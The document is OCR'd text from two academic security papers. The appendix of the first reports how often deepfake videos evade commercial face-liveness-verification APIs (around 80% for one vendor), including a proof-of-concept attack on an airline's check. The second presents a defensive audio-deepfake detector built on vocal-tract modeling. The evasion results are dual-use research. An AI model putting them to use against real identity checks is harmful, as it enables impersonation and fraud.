


Figure 12: Evaluation with the customized driving video. Since CW has no anti-deepfake detection mechanism, we do not show its anti-deepfake evasion rate.

Length of Given Digits. We evaluate the influence of the digit length on the security of FLV on BD, TC, and CW, since they support changeable length. As CW deploys the lip language detection, we evaluate it with the customized driving videos. For the overall evasion rate under each length, we use the highest overall evasion rate that the deepfake methods can achieve. We present the evaluation results in Figure 13.

From Figure 13, we can clearly see that increasing the length of the digits at the cost of utility does not improve the security of a voice-based FLV API. For example, for BD and TC, the overall evasion rate barely changes. This is because the length of the digits does not influence voice recognition. While for CW, even though it deploys the lip language detection, since the driving video has matched lip movements,




Figure 13: Evaluation of the influence of the digit length on the voice-based FLV API.

the influence of the digit length is limited if the deepfake method is proper in synthesizing the lip movements. The observation further illustrates that the current implementation of voice-based FLV may be problematic.

B.3 Action-based FLV

Security of Different Actions. An action-based FLV API usually supports many actions, including blink, looking up, turning right, etc. In this way, the target API can randomly select a sequence of the supported actions. This random process is expected to improve the security of action-based FLV. Intuitively, different actions might have different security guarantees since different synthesis difficulties. To this end, we utilize `LiveBugger` to evaluate the security of different actions and show the evaluation results in Figure 14.

From Figure 14, we can find that the overall evasion rate of different actions for the same vendor is similar. For example, the result on HW in Figure 14 shows that the overall evasion rate of all actions is around 80%, which indicates that the security guarantees of different actions are not much different. Since the visual effect of the synthesized videos with actions involving large movements is much worse than that involving small movements, the former should be detected easily. However, the target APIs do not behave differently. One reason could be that the target APIs do not deploy the coherence detection. Overall, the anti-deepfake detection ability in current action-based FLV APIs needs to be significantly improved.

Length of Action Sequence. Intuitively, increasing the length of the action sequence should bring better security gain to action-based FLV. Under each length of action sequence that the target API supports, we randomly sample from the supported actions to form the action sequence and then utilize `LiveBugger` to evaluate the target API. We present the evaluation results in Figure 15.

From Figure 15, we can see that the security of the action-based FLV API is insensitive to the action sequence length. For example, as shown by the result on HW, with the length of action sequence increased from 1 to 4, the overall evasion rate is kept at around 80%.

C Other Experimental Results

Proof-of-concept Attack. To better understand the process of a proof-of-concept attack, we take HN Airlines as an




Figure 14: Evaluation towards different actions.





Figure 15: Evaluation of the length of action sequence.

example and show the attack screenshot in Figure 16.

Evaluation of the Presentation Attacks. For analyzing the vulnerability of FLV against the deepfake-powered attacks, we also evaluate the effectiveness of the presentation attacks. We randomly select the replayed images or videos to evaluate the corresponding FLV services and present the results in Table 11. It can be seen that the presentation attacks can hardly pose any threat to the current FLV APIs.

FLV		Liveness Evasion	Anti-deepfake Evasion	Overall Evasion
Image-based FLV	BD	2.5%	100%	2.5%
	TC	0	1.5%	0
Silence-based FLV	BD	4.9%	100%	4.9%
	TC	2.5%	19%	0

Table 11: Evaluation of the presentation attacks.



(a) Shaking Head (b) Pass

Figure 16: Screenshots for evaluating HN Airlines.

Who Are You (I Really Wanna Know)? Detecting Audio DeepFakes Through Vocal Tract Reconstruction

Logan Blue, Kevin Warren, Hadi Abdullah, Cassidy Gibson, Luis Vargas, Jessica O'Dell, Kevin Butler, Patrick Traynor

University of Florida, Gainesville, FL

Email: {bluel, kwarren9413, hadi10102, c.gibson, lfvargas14, odelljessica, butler, traynor}@ufl.edu

Abstract

Generative machine learning models have made convincing voice synthesis a reality. While such tools can be extremely useful in applications where people consent to their voices being cloned (e.g., patients losing the ability to speak, actors not wanting to have to redo dialog, etc), they also allow for the creation of nonconsensual content known as deepfakes. This malicious audio is problematic not only because it can convincingly be used to impersonate arbitrary users, but because detecting deepfakes is challenging and generally requires knowledge of the specific deepfake generator. In this paper, we develop a new mechanism for detecting audio deepfakes using techniques from the field of articulatory phonetics. Specifically, we apply fluid dynamics to estimate the arrangement of the human vocal tract during speech generation and show that deepfakes often model impossible or highly-unlikely anatomical arrangements. When parameterized to achieve 99.9% precision, our detection mechanism achieves a recall of 99.5%, correctly identifying all but one deepfake sample in our dataset. We then discuss the limitations of this approach, and how deepfake models fail to reproduce all aspects of speech equally. In so doing, we demonstrate that subtle, but biologically constrained aspects of how humans generate speech are not captured by current models, and can therefore act as a powerful tool to detect audio deepfakes.

1 Introduction

The ability to generate synthetic human voices has long been a dream of scientists and engineers. Over the past 50 years, techniques have included comprehensive dictionaries of spoken words and formant synthesis models that create new sounds through the combination of frequencies. While such techniques have made important progress, their outputs are generally considered robotic-sounding and easily distinguishable from organic speech. Recent advances in generative machine-learning models have led to dramatic improvements in synthetic speech quality, with convincing voice reconstruction now available to groups including patients suffering from the loss of speech due to medical conditions and grieving family members of the recently deceased [1, 2].

While these speech models are a powerful and important enabler of communication, they also create significant problems for users who have not given their consent. Specifically, generative machine learning models now make it possible to create audio *deepfakes*, which allow an adversary to simulate a targeted individual speaking arbitrary phrases. While public individuals have long been impersonated, such tools make impersonation scalable, putting the general population at risk. Such attacks have reportedly been observed in the wild, including a company that allowed an attacker to instruct funds to be sent to them using generated audio of the victim company's CEO's voice [3]. In response, researchers have developed detection techniques using bispectral analysis (i.e., inconsistencies in the higher-order correlations in audio) [4,5] and training machine learning models as discriminators [6]; however, both are highly dependent on the specific, previously observed generation techniques to be effective.

In this paper, we develop techniques to detect deepfake audio samples by solely relying on limitations of human speech that are the results of biological constraints. Specifically, we leverage research in articulatory phonetics to apply fluid dynamic models that estimate the arrangement of the human vocal tract during speech. Our analysis shows that deepfake audio samples are not fundamentally constrained in this fashion, resulting in vocal tract arrangements that are inconsistent with human anatomy. Our work demonstrates that this inconsistency is a reliable detector for deepfake audio samples.

We make the following contributions:

- **Identify inconsistent vocal tract behavior:** Using a combination of fluid dynamics and articulatory phonetics, we identify the inconsistent behavior exhibited by deepfaked audio samples (e.g., unnatural vocal tract diameters). We develop a technique to estimate the vocal tract during speech to prove this phenomenon.
- **Constructing a deepfake detector:** After proving the existence of the phenomena, we construct a deepfake

detector that is capable of detecting deepfake audio (Precision: 99.9%, Recall: 99.5%) from a large dataset we create using the Real-Time Voice Cloning generator [7]. Finally, we also demonstrate that entries from the ASVSpoof2019 dataset are easily detectable in the prefiltering portion of our mechanism due to a high word error rate in automatic transcription.

- **Analysis of deepfake detector:** We further analyze which vocal tract features and portions of speech cause the deepfakes to be detectable. From this analysis, we determine that on average our detector only requires a single sentence to detect a deepfake with a true positive rate (TPR) of 92.4%.
- **Analysis of Potential Adaptive Adversaries:** We conducted two large-scale experiments emulating both a naïve and an advanced adaptive adversary. Our experiments consist of training 28 different models and show that in the best case, an adaptive adversary faces greater than a 26x increase in training time, increasing the approximate time necessary to train the model to over 130 days.

We note that the lack of anatomical constraints is consistent across all deepfake techniques. Without modeling the anatomy or forcing the model to operate within these constraints, the likelihood that a model will learn a biologically appropriate representation of speech is near zero. Our detector, therefore, drastically reduces the number of possible models that can practically evade detection.

The paper is organized as follows: Section 2 provides context by discussing related work; Section 3 gives background on relative topics used throughout this paper; Section 4 discusses our underlying hypothesis; Section 5 details our threat model; Section 6 explains our methodology and detection method; Section 7 describes our data collection and experimental design; Section 8 discusses the results of our experiments; Section 9 details the intricacies and consequences of our work; and Section 10 provides concluding remarks.

2 Related Work

Advances in Generative Adversarial Networks (GANs) have enabled the generation of synthetic "human-like" audio that is virtually indistinguishable from audio produced by a human speaker. In some cases, the high quality of GAN-generated audio has made it difficult to ascertain whether the audio heard (e.g., over a phone call) was organic [8]. This has enabled personalized services such as Google Assistant [9], Amazon Alexa [10], and Siri [11], which use GAN-generated audio to communicate with users. GANs can also be trained to impersonate a specific person's audio, this kind of audio is known as a deepfake [12].

The dangerous applications of deepfake audio have spurred the need to automatically identify human audio samples from deepfakes. Some of the current work in this area has focused on identifying subtle spectral differences that are otherwise imperceptible to the human ear [4,5]. In some cases, the deepfake audio will be played over a mechanical speaker, which will itself leak artifacts into the audio sample. These artifacts can be detected using a variety of techniques such as machine learning models [13, 14], additional hardware sensors [15], or spectral decomposition [16]. Researchers have also tried to detect these artifacts by using mobile devices. They use differences in the time-of-arrival in phoneme sequences, effectively turning the mobile devices into a Doppler Radar that could verify the audio source [17, 18]. These techniques fall within the category of liveness detection and have spawned major competitions such as the ASV Spoof Challenge [19]. However, these methods have certain limitations including the distance of the speaker from the recording microphone, accuracy, additional hardware requirements, and large training sets. Phonetics (the scientific study of speech sounds) is commonly used by language models for machine learning systems built for speech to text [20,21] or speaker recognition [22]. Speech recognition and audio detection tools also use phonetics to increase their overall performance and capabilities [23, 24]. While articulatory phonetics is not commonly used in security, this has been used in past work, such as reconstructing encrypted VoIP calls by identifying phonemes [25].

Using concepts of articulatory phonetics, our work attempts to extract the physical characteristics of a speaker from a given audio sample; these characteristics would otherwise not be present in deepfake audio. Human or organic speech is created using a framework of muscles and ligaments around the vocal tract. The unique sound of each of our voices is directly tied to our anatomy [26]. This has enabled researchers to use voice samples of a speaker to extract the dimensions of their anatomical structures such as vocal tract length [27–31], age [32], or height [33, 34] of the speaker. These works attempt to derive an acoustical pipe configuration by modeling the human pharynx. This configuration can then be used as a proxy for the human anatomy to retrieve the physical characteristics of the speaker. Since deepfakes are generated using GANs, the physical dimensions are likely inconsistent. This inconsistency can be measured and help differentiate between deepfake and human audio samples.

3 Background

3.1 Phonemes

Phonemes are the fundamental building blocks of speech. Each unique phoneme sound is a result of different configurations of the vocal tract components shown in Figure 1. Phonemes that comprise the English language are categorized into vowels, fricatives, stops, affricates, nasals, glides, and diphthongs (Table 1).

Vowels (e.g., "/ɪ/" in ship) are created using different ar-




Figure 1: The vocal tract is composed of various components that act together to produce sounds. Distinct phonemes are articulated based on the path the air travels, which is determined by how the components are positioned.

Phoneme Type	Phoneme	Example
Vowel	/ɪ/	ship
Fricative	/s/	sun
Stop	/g/	gate
Affricative	/tʃ/	church
Nasal	/n/	nice
Glide	/l/	lie
Diphthong	/eɪ/	wait

Table 1: English is composed of these seven categories of phonemes. Their pronunciation is dependent on the configuration of the various vocal tract components and the airflow that goes through it.




Figure 2: Deepfake generation has several stages to create a fake audio sample. The encoder generates an embedding of the speaker, the synthesizer creates a spectrogram for a targeted phrase using the speaker embedding, and the vocoder converts the spectrogram into the synthetic waveform.

rangements of the tongue and jaw, which result in resonance chambers within the vocal tract. For a given vowel, these chambers produce frequencies known as formants whose relationship determines the actual sound. Vowels are the most commonly used phoneme type in the English language, making up approximately 38% of all phonemes [35]. Fricatives (e.g.,"/s/" in sun) are generated by turbulent flow caused by a constriction in the airway, while stops (e.g.,"/g/" in gate) are created by briefly halting and then quickly releasing the airflow in the vocal tract. Affricatives (e.g.,"/tʃ/" in church) are a concatenation of a fricative with a stop. Nasals (e.g.,"/n/" in nice) are created by forcing air through the nasal cavity and tend to be at a lower amplitude than the other phonemes. Glides (e.g.,"/l/" in lie) act as a transition between different phonemes, and diphthongs (e.g.,"/eɪ/" in wait) refer to the vowel sound that comes from the lips and tongue transitioning between two different vowel positions.

Phonemes alone do not encapsulate how humans speak. The transitions between two phonemes are also important for speech since it is a continuous process. Breaking speech down into pairs of phonemes (i.e., bigrams) preserves the individual information of each phoneme as well as transitions between them. These bigrams generate a more accurate depiction of the vocal tract dynamics during the speech process.

3.2 Organic Speech

Human speech production results from the interactions between different anatomical components, such as the lungs, larynx (i.e., the vocal cords), and the articulators (e.g., the tongue, cheeks, lips), that work in conjunction to produce sound. The production of sound[1] starts with the lungs forcing air through the vocal cords, which induces an acoustic resonance that contains the fundamental (lowest) frequency of a speaker's voice. The resonating air then moves through the vocal cords and into the vocal tract (Figure 1). At this point, different configurations of the articulators (e.g., where the tongue is placed, how large the mouth is) shape the path for the air to flow, which creates constructive/destructive interference that produces the unique sounds of each phoneme.

[1]This process is similar to how trumpets create a sound as air flows through various pipe configurations.

3.3 Deepfake Audio

Deepfakes are digitally produced speech samples that are intended to sound like a specific individual. Currently, deepfakes are produced via the use of machine learning (ML) algorithms. While there are numerous deepfake ML algorithms in existence, the overall framework the techniques are built on are similar. As shown in Figure 2, the framework is comprised of three stages: encoder, synthesizer, and vocoder.

Encoder: The encoder learns the unique representation of the speaker's voice, known as the speaker embedding. These can be learned using a model architecture similar to that of speaker verification systems [36]. The embedding is derived from a short utterance using the target speaker's voice. The accuracy of the embedding can be increased by giving the encoder more utterances, with diminishing returns. The output embedding from the encoder stage is passed as an input into the following synthesizer stage.

Synthesizer: A synthesizer generates a Mel Spectrogram

from a given text and the speaker embedding. A Mel Spectrogram is a spectrogram that has its frequencies scaled using the Mel scale, which is designed to model audio perception of the human ear. Some synthesizers can produce spectrograms solely from a sequence of characters or phonemes [37].

Vocoder: Lastly, the vocoder converts the Mel Spectrogram to retrieve the corresponding audio waveform. This newly generated audio waveform will ideally sound like a target individual uttering a specific sentence. A commonly used vocoder model is some variation of WaveNet [38], which uses a deep convolutional neural network that uses surrounding contextual information to generate its waveform.

Although the landscape of audio generation tools is ever-changing, these three stages are the foundational components of the generation pipeline. The uniqueness of each tool is derived mainly from the quality of models (one for each stage) and the exact design of their system architecture.

4 Hypothesis

Human-created speech is fundamentally bound to the anatomical structures that are used to generate it. Only certain arrangements of the vocal tract are physically possible for a speaker to create. The number of possible acoustic models that can accurately reflect both the anatomy and the acoustic waveform of a speaker is therefore limited. Alternatively, synthetic audio is not restricted by any physical structures during its generation. Therefore, an infinite set of acoustic models could have generated the synthetic audio. The details of this phenomenon will be discussed shortly in Section 6. It is highly improbable that models used to generate synthetic audio will mimic an acoustic model that is consistent with that of an organic speaker. As such, synthetic audio can be detected by modeling the acoustic behavior of a speaker's vocal tract.

5 Security Model

Our security model consists of an adversary, a victim, and a defender. The goal of the adversary is to create a deepfake audio sample of the victim uttering a specific phrase. We assume a powerful adversary, one who has access to enough of the victim's audio and enough computing power to generate a deepfake sample.

The adversary offers the defender either the deepfake or an organic audio sample. The defender is tasked with ascertaining whether the adversary-provided sample is deepfake or organic audio. If the defender makes the correct assessment, the adversary loses.

The defender does not have knowledge of, or audio data from, the victim the adversary will attempt to impersonate (i.e., no user-specific audio samples of the victim). The defender also has no knowledge of, or access to, the attacker's audio generation algorithm. This is a stronger threat model than existing works in the area, which often use very large training data sets (order of thousands of audio samples) [6]. Lastly, we assume that the defender wants an explanation as to why their detection system flagged a sample as either deepfake or organic.

A practical example of this scenario is as follows. An adversary creates a deepfake of a local politician and releases it to the media to further some goal. The media is the defender in this scenario and must decide whether the adversary's audio sample is authentic. Once the authenticity of the audio sample has been checked the media can choose to either ignore or publish the audio. If the media publishes a synthetically generated audio sample, then the adversary has successfully victimized the politician by making them appear to have said something they did not. Additionally, any media outlet which publishes a synthetic audio sample could have its reputation damaged if it is later discovered that the audio sample was inauthentic. By leveraging our technique, the media outlet can prevent reporting inauthentic audio samples, thus preventing their loss of reputation and the victimization of the politician.

6 Methodology

Our technique requires a training set of organic audio and a small set of deepfake audio samples generated by the deepfake algorithm.[2] The process of determining the source of an audio sample (i.e., organic vs deepfake) can then be broken down into two logical steps:

- **Vocal Tract Feature Estimator:** First, we construct a mathematical model of the speaker's vocal tract based on the amplitudes of certain frequencies (commonly referred to as the frequency response) present in their voice during a specific pair of adjacent phonemes (i.e., bigram). This model allows us to estimate the cross-sectional area of the vocal tract at various points along the speaker's airway.
- **Deepfake Audio Detector:** Next, we aggregate the range of values found for each bigram-feature pair in our organic dataset. These values determine if the audio sample can be realistically produced by an organic speaker. This enables our system to discriminate between organic and deepfake samples. Additionally, we can isolate the bigram-feature pairs that best determine the source of an audio sample to create a set of ideal discriminators. These ideal discriminators allow us to optimally determine whether an unseen audio sample is a deepfake.

[2] The training data is a general set that does not require samples of the specific victim that is being targeted. Additionally, the training data required for this technique is significantly less than the data required with prior ML-based techniques.




Figure 3: The sound produced by a phoneme is highly dependent on the structure of the vocal tract. Constriction made by tongue movement or jaw angle filters different frequencies.

6.1 Reader Participation

Before we go further into the details of these two steps, we would like to help the reader develops a deeper intuition of phonemes and speech generation.

For speech, air must move from the lungs to the mouth while passing through various components of the vocal tract. To understand the intuition behind our technique, we invite the reader to speak out loud the words "who" (phonetically spelled "/hu/") and "has" (phonetically spelled "/hæz/") while paying close attention to how the mouth is positioned during the pronunciation of each vowel phoneme (i.e., "/u/" in "who" and "/æ/" in "has").

Figure 3 shows how the components are arranged during the pronunciation of the vowel phonemes for each word mentioned above. Notice that during the pronunciation of the phoneme "/u/" in "who" the tongue compresses to the back of the mouth (i.e., away from the teeth) (A) at the same time, the lower jaw is held predominately closed. The closed jaw position lifts the tongue so that it is closer to the roof of the mouth (B). Both of these movements create a specific pathway through which the air must flow as it leaves the mouth. Conversely, the vowel phoneme "/æ/" in "has" elongates the tongue into a more forward position (A) while the lower jaw distends, causing there to be more space between the tongue and the roof of the mouth. This tongue position results in a different path for the air to flow through, and thus creates a different sound. In addition to tongue and jaw movements, the position of the lips also differs for both phonemes. For "/u/", the lips round to create a smaller more circular opening (C). Alternatively, "/æ/" has the lips unrounded, leaving a larger, more elliptical opening. Just as the tongue and jaw position, the shape of the lips also impacts the sound created.

One additional component that affects the sounds of a phoneme is the other phonemes that are adjacent to it. For example, take the words "ball" (phonetically spelled "/bɔl/"') and "thought" (phonetically spelled "/θɔt/"). Both words contain the phoneme "/ɔ/," however the "/ɔ/" in "thought" is affected by the adjacent phonemes differently than how "/ɔ/" in "ball" is. In particular "thought" ends with the plosive "/t/" which requires a break in airflow, thus causing the speaker to abruptly end the "/ɔ/" phoneme. In contrast, the "/ɔ/" in "ball" is followed by the lateral approximant "/l/," which does not require a break-in airflow, leading the speaker to gradually transition between the two phonemes.

6.2 Vocal Tract Feature Estimator

Based on the intuition built in the previous subsection, our modeling technique needs to be able to extract the shape of the vocal tract present during the articulation of a specific bigram. To do this, we use a fluid dynamic concatenated tube model to estimate the speaker's vocal tract that is similar to Rabiner et al.'s technique [27]. Before we go into the details of this model, it is important to discuss the assumption the model makes.

- **Lossless Model:** Our model ignores energy losses that result from the fluid viscosity (i.e., the friction losses between molecules of the air), the elastic nature of the vocal tract (i.e., the cross-sectional area changing due to a change in internal pressure), and friction between the fluid and the walls of the vocal tract. Ignoring these energy losses will result in our model having acoustic dampening, causing the lower formant frequencies to increase in value[3] and an increase in the bandwidth of all formant frequency spikes[4]. Additionally, we assume the walls of the vocal tract have an infinitely high acoustic impedance (i.e., sound can only exit the speaker from their mouth) which will result in our model missing trace amounts of low bass frequencies. Overall, these assumptions simplify the modeling processing while decreasing the accuracy of our technique by a marginal amount and are consistent with prior work [27].

[3] This effect is mainly caused by the elastic nature of the vocal tract walls.

[4] The viscosity and friction losses predominately effect frequencies above 4 kHz [27].




Figure 4: The cross sectional area of each pipe is calculated to characterize the speaker's voice tract.

- **Unidirectional Traveling Waves:** We assume that, within the model, we will only have traveling waves along the centerline of the tube. It stands to reason that this assumption is accurate enough for our model given the small diameter of our tubes (i.e., vocal tract). This assumption should not affect our results since any error caused by this assumption will most likely occur in frequencies greater than 20 kHz (far above human speech). As we will discuss later in this section, our model is most accurate for lower frequencies and thus we only analyze frequencies beneath 5 kHz.[5]
- **Vowel Limitation:** The model used in this paper was only designed to accurately model vowel phonemes. Other phonemes are generated via fundamentally different and more difficult model mechanisms such as turbulent flow. Despite this, we apply the same model across all bigrams throughout this work for reasons discussed in Section 9.1.

Our concatenated tube model consists of a series of open pipe resonators that vary in diameters but share the same length. A simplified representation can be seen in Figure 4.

To estimate the acoustics of an individual tube at a specific time during a bigram, we need to understand the behavior of pressure waves within the resonator. The simplest way to do this is to model the net volumetric flow rate of the fluid (i.e., the air in the vocal tract) within the resonator. We can model the acoustics of a resonator via the flow rate since the volumetric flow rate and the pressure (i.e., sound) within the resonator are directly related [27].

Modeling the interaction between two consecutive tubes is accomplished by balancing the volumetric inflows and outflows of the two tubes at their connection. Since the volumetric flow rate between two consecutive tubes must be equal, but the cross-sectional areas (and thus the volumes) may differ, there may exist a difference in fluid pressure between them. This pressure difference at the boundary results in a reflection coefficient, which affects the fluid flow rates between the two tubes. A schematic of the intersection between two tubes can be seen in Figure 5. Mathematically, the interactions between

[5] It is worth noting that most information in human speech is found below 5 kHz. It is also the reason why cellular codecs, such as those used in GSM networks, filter out noise in higher frequencies [39].




Figure 5: In our model we must account for airwaves being able to move in different directions within the vocal tract and anticipate how they interact with each other.

two consecutive pipes can be written as follows:

$$u_1^+ = u_0^+(1+r_k) + U_0^-(r_k) \tag{1}$$

$$u_0^- = u_1^-(1-r_k) + U_0^+(-r_k) \tag{2}$$

where u_0^+ and u_0^- is the forward and reverse volumetric flow rate in the left pipe, u_1^+ and u_1^- is the forward and reverse volumetric flow rate in the right pipe and r_k is the reflection coefficient between the two consecutive pipes.

The reflection coefficient r_k can be expressed as follows:

$$r_k = \frac{A_{k+1} - A_k}{A_{k+1} + A_k} \tag{3}$$

where A_{k+1} is the cross-sectional area of the tube that is downstream (i.e., further from the pressure source) in the tube series and A_k is the cross-sectional area of the tube that is upstream (i.e., closer to the pressure source) in the tube series. It should be noted that r_k is mathematically bound between -1 and 1. This bounding represents the scenarios where either A_k or A_{k+1} is infinitely larger than the next pipe adjacent to it.

Between these three equations, we can fully describe a single intersection between two tubes. Our vocal tract model consists of various tubes with multiple intersections being concatenated to form a series. To model this, we need to expand these equations to incorporate additional tube segments and intersections. In particular, we need to incorporate N connected tubes with $N-1$ intersections between them. The resulting differential equation is the transfer function of our N-segment tube series and when simplified is the following:

$$V(\omega) = \frac{0.5(1+r_G)\prod_{k=1}^{N}(1+r_k)e^{-LCNj\omega}}{D(\omega)} \tag{4}$$

$$D(\omega) = [1, -r_G]\begin{bmatrix} 1 & -r_1 \\ -r_1 e^{-2LCj\omega} & e^{-2LCj\omega} \end{bmatrix} \cdots \begin{bmatrix} 1 & -r_N \\ -r_N e^{-2LCj\omega} & e^{-2LCj\omega} \end{bmatrix} \begin{bmatrix} 1 \\ r_{Atm} \end{bmatrix} \tag{5}$$

where r_G is the reflection coefficient at the glottis, $r_1 \ldots r_N$ are the reflection coefficients for every consecutive tube pair in




Figure 6: High-level overview of how the vocal tract feature estimator works. A speaker's audio sample (a single-window from a bigram) has its frequency data extracted using an FFT, the output of which is used as the target for our transfer function to reproduce. The transfer function is run twice over a range of frequencies $w_0, ..., w_N$. The first application of the transfer function uses the current reflection coefficients $r_0, ..., r_N$ with a step size offset added to a single coefficient. The second application instead subtracts the step size offset from the same single coefficient. The estimated frequency response curve calculated for both series is subtracted from the target curve. Whichever reflection coefficient results in a lower area under the resulting curve will be selected for the next iteration. This process continues (applying the step size offset to all of the reflection coefficients) until the area under the subtracted curves approach zero, indicating that we have found a reflection coefficient series that approximately replicates the original speaker's vocal tract.

the series, r_{Atm} is the reflection coefficient at the mouth, L is the length of each tube, C is the speed of sound (34,300 cm/s), j is the imaginary constant, and ω is the frequency of the waveform in rad/s. $V(\omega)$ is the volumetric flow rate at the lips during the pronunciation of a certain frequency, which is directly related to acoustic pressure (i.e., amplitude of the voice at frequency ω). We separate the denominator of Equation 4 out separately into Equation 5 for increased readability.

These equations together are a simplified representation of a system of $2N$ equations (N Equation 1's and N Equation 2's) that represents a series of N connected tube intersections (Figure 6). Since the volumetric flow rate through every tube within this series must be equal, we can simplify the $2N$ equations to Equation 4 and 5.

We refer the reader to Rabiner et al.'s work for a full derivation of these equations [27].

It is important to note that this differential equation lacks a closed-form solution and thus, we must specify several boundary conditions before solving the equation. Specifically, we must fix the number of tubes used in the series (N) and the reflection coefficients at both the beginning (r_G) and end of the series (r_{Atm}). This helps to more closely bind our equation to the physical anatomy from which it is modeled.

We can determine the number of tubes necessary for our model by taking the average human vocal tract length (approximately 15.5 cm [40]) and dividing by the length of each tube. This length, L, can be determined by the following equation (derivation of this equation can be found in Section 3.4.1 of Rabiner et al.'s work [27]):

$$L = \frac{TC}{2} \tag{6}$$

where T is the period between samples in our audio recordings. In our study, all of our audio samples had a sampling rate of 16 kHz. This sampling rate was selected since it captures the most important frequencies for speech comprehension and is also the most commonly found sampling rate for voice-based systems [41]. By sampling at 16 kHz, our vocal tract model will be made up of 15 distinct pipe resonators.

